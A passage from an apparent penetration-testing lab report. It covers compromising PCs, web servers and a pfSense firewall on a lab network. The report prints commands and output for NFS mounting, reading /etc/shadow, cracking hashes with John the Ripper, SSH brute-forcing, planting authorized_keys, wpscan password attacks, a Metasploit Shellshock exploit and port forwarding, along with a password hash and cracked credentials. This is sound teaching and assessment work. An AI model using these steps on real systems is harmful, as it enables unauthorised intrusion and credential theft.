O>* 192.168.0.240/30 [110/20] via 192.168.0.98, eth0, 01:01:00
vyos@vyos:~$
```

Figure L - R4 show ip route

4.3 COMPUTER DISCOVERY

All Nmap scans conducted against the PCs can be found in Appendix B.

4.3.1 PC1 - 192.168.0.210

The Nmap scan of "PC1" showed that it had an open SSH port, used for connecting to the PC remotely and securely. Alongside this PC1 was also running the NFS (Network File Sharing) service, on port 2049, allowing for the sharing of files between networked devices. By using this NFS service it is possible to mount a remote drive, which is directly connected to the kali machine. As can be seen in Figure M, a file "NFSMount" was created and mounted to PC1.

```
root@kali:~# mount -t nfs 192.168.0.210:/etc NFSMount
root@kali:~# ls
```

Figure M - NFS connection

Using this connection, the shadow file, containing the hashed user account passwords, on PC1 was able to be taken, this can be seen in figure N.

```
root@kali:~/NFSMount# cat shadow
root:!:17391:0:99999:7:::
daemon:*:16176:0:99999:7:::
bin:*:16176:0:99999:7:::
sys:*:16176:0:99999:7:::
sync:*:16176:0:99999:7:::
games:*:16176:0:99999:7:::
man:*:16176:0:99999:7:::
lp:*:16176:0:99999:7:::
mail:*:16176:0:99999:7:::
news:*:16176:0:99999:7:::
uucp:*:16176:0:99999:7:::
proxy:*:16176:0:99999:7:::
www-data:*:16176:0:99999:7:::
backup:*:16176:0:99999:7:::
list:*:16176:0:99999:7:::
irc:*:16176:0:99999:7:::
gnats:*:16176:0:99999:7:::
nobody:*:16176:0:99999:7:::
libuuid:!:16176:0:99999:7:::
syslog:*:16176:0:99999:7:::
messagebus:*:16176:0:99999:7:::
usbmux:*:16176:0:99999:7:::
dnsmasq:*:16176:0:99999:7:::
avahi-autoipd:*:16176:0:99999:7:::
kernoops:*:16176:0:99999:7:::
rtkit:*:16176:0:99999:7:::
saned:*:16176:0:99999:7:::
whoopsie:*:16176:0:99999:7:::
speech-dispatcher:!:16176:0:99999:7:::
avahi:*:16176:0:99999:7:::
lightdm:*:16176:0:99999:7:::
colord:*:16176:0:99999:7:::
hplip:*:16176:0:99999:7:::
pulse:*:16176:0:99999:7:::
xadmin:$6$L1/gVcMW$DORsJg3s3IKQ7ODgBpXSbhv2SinqsU.xMV7tUReTqCyMb5dKT1.h6YQcNR/A2bvH.qRcbBg6QWTcYHRsQTzxR1:17391:0:99999:7:::
statd:*:17410:0:99999:7:::
sshd:*:17410:0:99999:7:::
```

Figure N - Shadow File

Using this file, the hash can be passed through john the ripper, which is used to crack the hash. The cracked hash, as seen in Figure O, outputs the password “plums”. Using this cracked password allowed an SSH session to PC1, this can be seen in Figure P.

```
root@kali:~/Desktop# john hash2
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
plums            (?)
1g 0:00:02:10 DONE 3/3 (2020-12-30 07:29) 0.007663g/s 3422p/s 3422c/s 3422C/s phxbb..plida
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~/Desktop#
```

Figure O - Cracked hash

```
root@kali:~/Desktop# ssh xadmin@192.168.0.210
xadmin@192.168.0.210's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

Last login: Sun Aug 13 15:03:16 2017 from 192.168.0.200
xadmin@xadmin-virtual-machine:~$
```

Figure P - SSH Session

Viewing the ifconfig of the PC no other connections are coming to this machine, this can be found in Appendix C – PC1 – PC1 ifconfig.

4.3.2 PC2 – 192.168.0.34

PC2 was also running SSH, this was found in the Nmap scan of the network, found in Appendix C. The same login details for the PC1 were attempted. By doing this it allowed an SSH session to be created, as can be seen in Figure Q.

```
root@kali:~/Desktop# ssh xadmin@192.168.0.34
xadmin@192.168.0.34's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

Last login: Tue Aug 22 04:29:07 2017 from 192.168.0.130
xadmin@xadmin-virtual-machine:~$
```

Figure Q - SSH Session

Using this session, the root password was changed, allowing for root SSH sessions. By doing this it allows for SSH tunneling to the 13.13.13.0/24 network. Viewing the ifconfig alongside the ".bash_history" of PC2, there is another machine "13.13.13.13" that was connected to the machine, this can be found in Appendix C – PC2 – PC2 ifconfig.

4.3.3 PC3 – 13.13.13.13

PC3 was discovered by viewing the ".bash_history" file of PC2. This file contains all the bash commands that have been entered on the PC. The contents of the file can be seen in Figure R.

```
xadmin@xadmin-virtual-machine:~$ cat .bash_history
pico .bash_history
ifconfig
ping 172.16.221.16
ping 172.16.221.237
telnet 172.16.221.16
telnet 172.16.221.1
ping 192.168.0.34
ping 192.168.0.200
tcpdump -i eth1
ifconfig
sudo tcpdump -i eth1
sudo tcpdump -i eth0
ifconfig
ping 13.13.13.13
ssh xadmin@13.13.13.13
ls
```

Figure R- .bash_history

As can be seen in Figure R, the ping command is sent to 13.13.13.13, verifying that the host exists. However, when the command is issued from the kali machine, the ping fails as PC3 is not visible. This means that in order to reach PC3 from the kali machine, SSH tunneling will need to be used, to allow it to be visible to a machine out with its subnet. The setup for the SSH tunnel can be found in Appendix F. Once the tunnel was created a connection was attempted, using the "xadmin" password, but is denied as the password is incorrect. To find the password for PC3 a Metasploit SSH brute-forcing module was used, this can be seen in Figure S.




Figure S - 13.13.13.13 Brute Force

As seen in figure S, the password came out to be "!gatvol". Using this an SSH session can be created

4.3.4 PC4 - 192.168.0.130

PC4 was discovered through the network scan, found in Appendix A. It was discovered that SSH was also running on the machine, however, when a session was attempted to be created, it was denied due to the lack of a public key. However, an SSH session can be created through PC2, as seen in Figure T. Viewing the ifconfig of the PC no other connections are coming to this machine, this can be found in Appendix C – PC4 – PC4 ifconfig.




Figure T – SSH Session

4.3.5 Admin PC - 192.168.0.66

Admin PC was discovered through R4. When viewing the interfaces present on R4, the subnet 192.168.0.64/27 was discovered. Doing a subnet scan of that subnet showed 2 devices present, as can be seen in Figure U.

```
root@kali:~# nmap 192.168.0.64/27
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-17 09:54 EST
Nmap scan report for 192.168.0.65
Host is up (0.0013s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.0.66
Host is up (0.0014s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
2049/tcp open  nfs

Nmap done: 32 IP addresses (2 hosts up) scanned in 17.71 seconds
```

Figure U - Admin PC discovery

As can be seen in Appendix C - Admin PC Scans, both SSH and NFS are open on the host. This allows for an NFS drive to be attached and the public SSH key for the kali machine to be added, allowing for an SSH connection. A session was attempted to be created on the Admin PC; however, this was denied due to the lack of an SSH public key. To get around this an NFS drive was mounted to the PC and a public key was created and placed within the “authorized_keys” file, allowing for an SSH connecting. This can be seen in Figures V and W.

```
root@kali:~# mkdir Mount && mount -t nfs 192.168.0.66:/ ./Mount
root@kali:~# cd Mount/
root@kali:~/Mount# ls -a
.  ..  bin  boot  cdrom  dev  etc  home  initrd.img  lib  lib64  lost+found  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var  vmlinuz
root@kali:~/Mount# cd root/
root@kali:~/Mount/root# mkdir .ss
root@kali:~/Mount/root# mkdir .ssh
root@kali:~/Mount/root# ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:xrVhPZppppVfL0qHMRyV48w3w1VPV/RZ5f/MjLQuqJA root@kali
The key's randomart image is:
+---[RSA 3072]----+
|             .o% |
|            . .ooB|
|           + ++.o=|
|        . o O o++o|
|         S X + o.+|
|        o = . * B.|
|       E .  .+ = *|
|         .  ...+ .|
|           ..  ...|
+----[SHA256]-----+
root@kali:~/Mount/root# scp /root/.ssh/id_rsa.pub /Mount/root/.ssh/authorized_keys
cp: cannot create regular file '/Mount/root/.ssh/authorized_keys': No such file or directory
root@kali:~/Mount/root# scp /root/.ssh/id_rsa.pub /Mount/root/.ssh/authorized_keys
cp: cannot create regular file '/Mount/root/.ssh/authorized_keys': No such file or directory
root@kali:~/Mount/root# cd
root@kali:~# scp /root/.ssh/id_rsa.pub /Mount/root/.ssh/authorized_keys
cp: cannot create regular file '/Mount/root/.ssh/authorized_keys': No such file or directory
root@kali:~#
root@kali:~# scp /root/.ssh/id_rsa.pub /Mount/root/.ssh/authorized_keys
cp: cannot create regular file '/Mount/root/.ssh/authorized_keys': No such file or directory
root@kali:~# scp /root/.ssh/id_rsa.pub Mount/root/.ssh/authorized_keys
root@kali:~#
```

Figure V - Mounting and creating SSH key




Figure W - SSH 192.168.0.66

Viewing the ifconfig of the PC no other connections are coming to this machine, this can be found in Appendix C – Admin PC – Admin PC ifconfig.

4.4 SERVER DISCOVERY

4.4.1 Web Server 1 - 172.16.221.237

Webserver 1 was discovered through viewing the interfaces and routing table on R1. Scans of the subnet revealed that a web server was present on the subnet, this can be seen in Figure X.




Figure X - Web Server 1

Navigating to the IP of the server, a default webpage is present, this can be seen in Figure Y.




Figure Y - Web Server 1 Website

Alongside a Nmap, a Nikto scan was also run, the results of which can be found in Appendix C – Server Scans – Webserver 1. The Nikto scan revealed that the server was running an outdated version of the apache server. As well as a Nikto scan, a dirb scan was also run, to find hidden directories on the server. This can be seen in Figure Z.

```
root@kali:~# dirb http://172.16.221.237

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Dec 17 11:40:03 2020
URL_BASE: http://172.16.221.237/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://172.16.221.237/ ----
+ http://172.16.221.237/cgi-bin/ (CODE:403|SIZE:290)
+ http://172.16.221.237/index (CODE:200|SIZE:177)
+ http://172.16.221.237/index.html (CODE:200|SIZE:177)
==> DIRECTORY: http://172.16.221.237/javascript/
+ http://172.16.221.237/server-status (CODE:403|SIZE:295)
==> DIRECTORY: http://172.16.221.237/wordpress/

---- Entering directory: http://172.16.221.237/javascript/ ----
==> DIRECTORY: http://172.16.221.237/javascript/jquery/

---- Entering directory: http://172.16.221.237/wordpress/ ----
==> DIRECTORY: http://172.16.221.237/wordpress/index/
+ http://172.16.221.237/wordpress/index.php (CODE:301|SIZE:0)
+ http://172.16.221.237/wordpress/readme (CODE:200|SIZE:9227)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/
+ http://172.16.221.237/wordpress/wp-app (CODE:403|SIZE:138)
+ http://172.16.221.237/wordpress/wp-blog-header (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-config (CODE:200|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-content/
```

Figure Z - Dirb Scan

Through the dirb scan, a WordPress login page was discovered. This can be seen in Figure AA.

Figure AA - WordPress Login

By using the tool wp scan the password for login was discovered. This can be seen in Figure BB; the full scan can be found in Appendix C – Server Scans – Webserver 1.

```
[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - admin / zxc123
Trying admin / zigzag Time: 00:01:13 <=========================================================================

[i] Valid Combinations Found:
 | Username: admin, Password: zxc123

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up.

[+] Finished: Thu Dec 17 12:02:44 2020
[+] Requests Done: 1202
[+] Cached Requests: 6
[+] Data Sent: 392.181 KB
[+] Data Received: 4.03 MB
[+] Memory used: 218.525 MB
[+] Elapsed time: 00:01:17
```

Figure BB - WP Scan Password

Using the credentials found, access can be gained to the online portal, as seen in Figure CC. The full details that were discovered from the admin page can be found in Appendix E.




Figure CC - WP Admin Panel

4.4.2 Web Server 2 – 192.168.0.242

Web Server 2 was discovered during the initial network-wide scan. It is connected to the firewall through the Demilitarized zone port. When the server is navigated to, as can be seen in Figure DD, details about the server can be seen.




Figure DD - Web Server 2 Web Page

Alongside a Nmap, a Nikto scan was also un, the results of which can be found in Appendix C – Server Scans – Webserver 2. The Nikto scan revealed that the server was vulnerable to the shellshock vulnerability. This is a remote code execution vulnerability, using a flaw in the bash scripting language (NVD - CVE-2014-6271, 2021). Using the shellshock vulnerability, it was possible to get a remote shell on the server, this can be seen in Figure EE. The hashes found in the shadow file were passed through john the ripper to crack them.

```
msf5 > use 5
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set RHOST 192.168.0.242
RHOST => 192.168.0.242
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-bin/status
TARGETURI => /cgi-bin/status
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run
```

Figure EE - Shell Shock

Using the shell created, the shadow file to be read, allowing for the discovery, and subsequent cracking, of the password hashes for the user accounts, this can be seen in Figure FF.

```
meterpreter > shell
Process 1799 created.
Channel 1 created.
python -c 'import pty; pty.spawm("/bin/bash")'
Traceback (most recent call last):
  File "<string>", line 1, in <module>
AttributeError: 'module' object has no attribute 'spawm'
python -c 'import pty; pty.spawn("/bin/bash")'
root@xadmin-virtual-machine:/var/www/cgi-bin# cd /etc
cd /etc
root@xadmin-virtual-machine:/etc# cat shadow
```

Figure FF – Shell

Using the hash cracker, John the ripper, the passwords came out to be:

-Root:apple
-xweb:pears

The full output of john the ripper can be seen in Figure GG.

```
root@kali:~/Desktop# john New\ File
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
apple            (?)
1g 0:00:00:00 DONE 2/3 (2020-12-17 11:31) 11.11g/s 2844p/s 2844c/s 2844C/s 123456..franklin
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~/Desktop# john New\ File
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Remaining 1 password hash
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pears            (?)
1g 0:00:02:09 DONE 3/3 (2020-12-17 11:34) 0.007721g/s 3422p/s 3422c/s 3422C/s peton..pepis
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~/Desktop#
```

Figure GG - WebServer2 Hashes

4.4.3 DHCP Server – 192.168.0.203

The DHCP server was discovered through the initial network scan. The purpose of this server is to automatically assign IP addresses to hosts, taking away the overhead of having to configure IP addresses manually. The Nmap scan for the server can be found in Appendix D – DHCP Server.

4.5 FIREWALL

The firewall within the network was discovered through both the initial network scan and through the routing tables found on the routers throughout the network. To confirm it was a firewall, a Nmap scan was carried out, this can be seen in Figure HH.

```
root@kali:~# nmap 192.168.0.234 -sT -sV -O
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-03 10:04 EST
Nmap scan report for 192.168.0.234
Host is up (0.00087s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE VERSION
53/tcp   open  domain  (generic dns response: REFUSED)
80/tcp   open  http    nginx
2601/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2604/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2605/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
1 service unrecognized despite returning data. If you know the service/version, please submit the following
rvice :
SF-Port53-TCP:V=7.80%I=7%D=1/3%Time=5FF1DD27%P=x86_64-pc-linux-gnu%r(DNSVe
SF:rsionBindReqTCP,E,"\0\x0c\0\x06\x81\x05\0\0\0\0\0\0\0")%r(DNSStatusRe
SF:questTCP,E,"\0\x0c\0\0\x90\x05\0\0\0\0\0\0\0");
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: specialized|general purpose
Running (JUST GUESSING): Comau embedded (92%), OpenBSD 4.X (85%)
OS CPE: cpe:/o:openbsd:openbsd:4.3
Aggressive OS guesses: Comau C4G robot control unit (92%), OpenBSD 4.3 (85%), OpenBSD 4.0 (85%)
No exact OS matches for host (test conditions non-ideal).

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 42.59 seconds
```

Figure HH - Firewall Nmap Scan

After verifying that it was a firewall, through the services present, a port forwarding rule was created, this was done through the shellshock exploit present in webserver 2. The port forwarding can be seen in Figure II.

```
meterpreter >
meterpreter > portfwd add -l 5050 -p 80 -r 192.168.0.234
[*] Local TCP relay created: :5050 ⟷ 192.168.0.234:80
meterpreter >
```

Figure II - Port Forwarding

Using the port forwarding created on port 5050, access to the firewall login portal was obtained. This can be seen in Figure JJ.




Figure JJ - Firewall Login

On the login page, default credentials were tried. These are “admin:pfsense” and were found online (User Management and Authentication — Default Username and Password | pfSense Documentation, 2021). After gaining access to the firewall, a rule was created that allowed traffic from the kali machine through the firewall. This allowed for Router 4 and Admin PC and can be seen in Figure KK.




Figure KK - Firewall Rule

